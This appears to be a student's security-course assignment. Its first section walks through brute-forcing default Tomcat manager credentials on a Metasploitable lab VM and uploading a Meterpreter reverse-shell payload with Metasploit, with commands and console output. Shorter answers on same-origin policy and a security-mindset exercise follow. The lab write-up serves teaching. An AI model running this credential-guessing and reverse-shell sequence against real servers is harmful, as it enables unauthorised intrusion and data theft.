1. PEN TESTING, ONE MORE TIME

a. I have chosen apache tomcat/coyote jsp engine 1.1 on port 8180. My metasploitable ip address is 192.168.52.129

b. Lines starting with - are commands

i. - search tomcat

```
msf6 > search tomcat

Matching Modules
================

   #   Name                                                              Disclosure Date  Rank       Check  Description
   -   ----                                                              ---------------  ----       -----  -----------
   0   auxiliary/dos/http/apache_commons_fileupload_dos                  2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   1   exploit/multi/http/struts_dev_mode                                2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_namespace_ognl                         2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   3   exploit/multi/http/struts_code_exec_classloader                   2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   4   auxiliary/admin/http/tomcat_ghostcat                              2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   5   exploit/windows/http/tomcat_cgi_cmdlineargs                       2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
   6   exploit/multi/http/tomcat_mgr_deploy                              2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   7   exploit/multi/http/tomcat_mgr_upload                              2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   8   auxiliary/dos/http/apache_tomcat_transfer_encoding                2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   9   auxiliary/scanner/http/tomcat_enum                                                 normal     No     Apache Tomcat User Enumeration
   10  exploit/multi/http/atlassian_confluence_webwork_ognl_injection    2021-08-25       excellent  Yes    Atlassian Confluence WebWork OGNL Injection
   11  exploit/windows/http/cayin_xpost_sql_rce                          2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   12  exploit/multi/http/cisco_dcnm_upload_2019                         2019-06-26       excellent  Yes    Cisco Data Center Network Manager Unauthenticated Remote Code Execution
   13  exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec      2021-05-05       excellent  Yes    Cisco HyperFlex HX Data Platform Command Execution
   14  exploit/linux/http/cisco_hyperflex_file_upload_rce                2021-05-05       excellent  Yes    Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
   15  exploit/linux/http/cpi_tararchive_upload                          2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
   16  exploit/linux/http/cisco_prime_inf_rce                            2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthenticated Remote Code Execution
   17  post/multi/gather/tomcat_gather                                                    normal     No     Gather Tomcat Credentials
   18  auxiliary/dos/http/hashcollision_dos                              2011-12-28       normal     No     Hashtable Collisions
   19  auxiliary/admin/http/ibm_drm_download                             2020-04-21       normal     Yes    IBM Data Risk Manager Arbitrary File Download
   20  exploit/linux/http/lucee_admin_imgprocess_file_write              2021-01-15       excellent  Yes    Lucee Administrator imgProcess.cfm Arbitrary File Write
   21  exploit/multi/http/zenworks_configuration_management_upload       2015-04-07       excellent  Yes    Novell ZENworks Configuration Management Arbitrary File Upload
   22  auxiliary/admin/http/tomcat_administration                                         normal     No     Tomcat Administration Tool Default Access
   23  auxiliary/scanner/http/tomcat_mgr_login                                            normal     No     Tomcat Application Manager Login Utility
   24  exploit/multi/http/tomcat_jsp_upload_bypass                       2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
   25  auxiliary/admin/http/tomcat_utf8_traversal                        2009-01-09       normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
   26  auxiliary/admin/http/trendmicro_dlp_traversal                     2009-01-09       normal     No     TrendMicro Data Loss Prevention 5.5 Directory Traversal
   27  post/windows/gather/enum_tomcat                                                    normal     No     Windows Gather Apache Tomcat Enumeration


Interact with a module by name or index. For example info 27, use 27 or use post/windows/gather/enum_tomcat
```

ii. auxiliary/scanner/http/tomcat_mgr_login and exploit/multi/http/tomcat_mgr_upload will be used

iii. - use auxiliary/scanner/http/tomcat_mgr_login

iv. - show options

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                  Required  Description
   ----              ---------------                                                  --------  -----------
   BLANK_PASSWORDS   false                                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                           no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no        File containing passwords, one per line
   Proxies                                                                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             8080                                                             yes       The target port (TCP)
   SSL               false                                                            no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                                            yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                                    yes       URI for Manager login. Default is /manager/html
   THREADS           1                                                                yes       The number of concurrent threads (max one per host)
   USERNAME                                                                           no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                            no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt  no        File containing users, one per line
   VERBOSE           true                                                             yes       Whether to print output for all attempts
   VHOST                                                                              no        HTTP server virtual host
```

v. - set RHOSTS 192.168.52.129

vi. - set RPORT 8180

vii. - set BLANK_PASSWORDS true

viii. - set USER_AS_PASS true

ix. - run

x. This will attempt login using brute force, eventually finding the login information, in this case being username: tomcat, password: tomcat

xi. - use exploit/multi/http/tomcat_mgr_upload

xii. - show options

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.52.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```

xiii. - show payloads

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/generic/custom                                       normal  No     Custom Payload
   1   payload/generic/shell_bind_tcp                               normal  No     Generic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                            normal  No     Generic Command Shell, Reverse TCP Inline
   3   payload/generic/ssh/interact                                 normal  No     Interact with Established SSH Connection
   4   payload/java/jsp_shell_bind_tcp                              normal  No     Java JSP Command Shell, Bind TCP Inline
   5   payload/java/jsp_shell_reverse_tcp                           normal  No     Java JSP Command Shell, Reverse TCP Inline
   6   payload/java/meterpreter/bind_tcp                            normal  No     Java Meterpreter, Java Bind TCP Stager
   7   payload/java/meterpreter/reverse_http                        normal  No     Java Meterpreter, Java Reverse HTTP Stager
   8   payload/java/meterpreter/reverse_https                       normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   9   payload/java/meterpreter/reverse_tcp                         normal  No     Java Meterpreter, Java Reverse TCP Stager
   10  payload/java/shell/bind_tcp                                  normal  No     Command Shell, Java Bind TCP Stager
   11  payload/java/shell/reverse_tcp                               normal  No     Command Shell, Java Reverse TCP Stager
   12  payload/java/shell_reverse_tcp                               normal  No     Java Command Shell, Reverse TCP Inline
   13  payload/multi/meterpreter/reverse_http                       normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   14  payload/multi/meterpreter/reverse_https                      normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
```

xiv. - set PAYLOAD java/meterpreter/reverse_tcp or - set PAYLOAD java/meterpreter/reverse_http


xv. - set HttpPassword tomcat

xvi. - set HttpUsername tomcat

xvii. - run

xviii. Meterpreter is now running!

c. Back in the msfconsole, if we - use auxiliary/scanner/http/dir_scanner and run it, we get:



http://192.168.52.129:8180/admin/ gives an admin login page and http://192.168.52.129:8180/webdav/ gives a webdav interface which can act as a path to uploading a shell

d. Two payloads were used: java/meterpreter/reverse_tcp and java/meterpreter/reverse_http. Reverse_tcp works by having the device initiate the tcp connection rather than the attacker to get past the firewall. Reverse_http is similar but allows the additional benefit of bypassing some protocol inspecting firewalls.

e. Once the meterpreter shell is running, I can navigate through the files and perform the download command or cat command to download/read files.

f. Some systems such as Falco detects the initiation of connections from the device based on command line inputs and arguments.

g. Citations used:


https://charlesreid1.com/wiki/Metasploitable/Apache/Tomcat_and_Coyote

https://medium.com/@mzainkh/how-it-works-reverse-tcp-attack-d7610dd8e55#:~:text=Reverse_tcp%20is%20basically%20instead%20of,a%20type%20of%20reverse%20shell.

http://www.ethicalpentest.com/2018/04/metasploit-tips-reverse-https-payload.html

https://sysdig.com/blog/reverse-shell-falco-sysdig-secure/

2. Same-Origin Policy



a. An attacker could attack and access web page 2 and access the data a client inputs into web page 1.

b. While the attacker could still attack and access web page 2, they can no longer directly access the data in web page 1 without accessing the main web server.

c. .

   i. The web pages are on port 443 so accessing search results from port 8888, a different port, would violate the same origin policy.

ii. A developer would need to add an Access-Control-Allow-Origin line to the http header response.

3. Practicing Security Mindset

a. A prison has guards patrolling the area in predetermined shifts and locations.

b. A prisoner or a partner obtains a copy of the guards' patrol shifts and locations. They use this information to find and time the perfect getaway.

c. The warden could update the patrol schedule periodically, give each guard their own schedule, then destroy the full schedule.